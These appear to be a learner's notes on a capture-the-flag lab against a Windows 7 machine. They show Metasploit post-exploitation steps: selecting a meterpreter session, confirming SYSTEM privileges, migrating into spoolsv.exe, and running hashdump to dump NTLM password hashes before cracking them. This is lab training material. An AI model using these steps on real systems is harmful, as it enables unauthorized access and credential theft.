


Question Hint


sessions SESSION_NUMBER



```
msf5 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                                   Connection
  --  ----  ----                     -----------                                                                   ----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.10.216.130:4444 ->
 10.10.188.127:49190 (10.10.188.127)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC                                                  10.10.216.130:4433 ->
 10.10.188.127:49253 (10.10.188.127)
```



```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
```




Once the meterpreter shell conversion completes, select that session for use.

No answer needed


Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

No answer needed


Completed




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



```
meterpreter > shell
Process 984 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```



```
C:\Windows\system32>whoami
whoami
nt authority\system
```




```
C:\Windows\system32>^Z
Background channel 1? [y/N]  y
```


List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

No answer needed

Completed




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 428   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 488   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 564   556   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 612   556   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 624   604   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 664   604   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 712   612   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 720   612   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 728   612   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 800   2204  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 836   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 904   712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 952   712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 984   2192  cmd.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\cmd.exe
 1020  664   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1088  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1180  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1196  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1308  712   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1344  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1412  712   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1484  712   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1624  712   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1784  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1916  712   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
 1936  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2112  836   WmiPrvSE.exe
 2192  800   powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2264  1308  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 2400  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2452  712   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2608  712   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2700  712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2760  712   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 2912  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
```




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 428   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 488   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 564   556   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 612   556   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 624   604   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 664   604   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 712   612   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 720   612   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 728   612   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 800   2204  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 836   712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 904   712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 952   712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 984   2192  cmd.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\cmd.exe
 1020  664   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1088  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1180  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1196  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1308  712   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1344  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1412  712   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1484  712   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1624  712   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1784  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1916  712   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM
 1936  712   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2112  836   WmiPrvSE.exe
 2192  800   powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2264  1308  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 2400  712   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2452  712   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2608  712   vds.exe               x64   0        NT AUTHORITY\SYSTEM
 2700  712   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2760  712   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 2912  564   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
```

recommended to choose spools the video person likes this one the most




```
1308  712   spoolsv.exe       x64   0       NT AUTHORITY\SYSTEM       C:\Windows\System32\spoolsv.exe
```




```
1308  712   spoolsv.exe
```

in this case 1308




List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).


No answer needed



Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.




```
meterpreter > migrate 1308
[*] Migrating from 2192 to 1308...
[*] Migration completed successfully.
meterpreter >
```




Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.


===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===
===

task 4 cracking




Dump the non-default user's password and crack it!



Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```



Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

jon



Copy this password hash to a file and research how to crack it. What is the cracked password?


Question Hint


This password can be found within the rockyou.txt wordlist



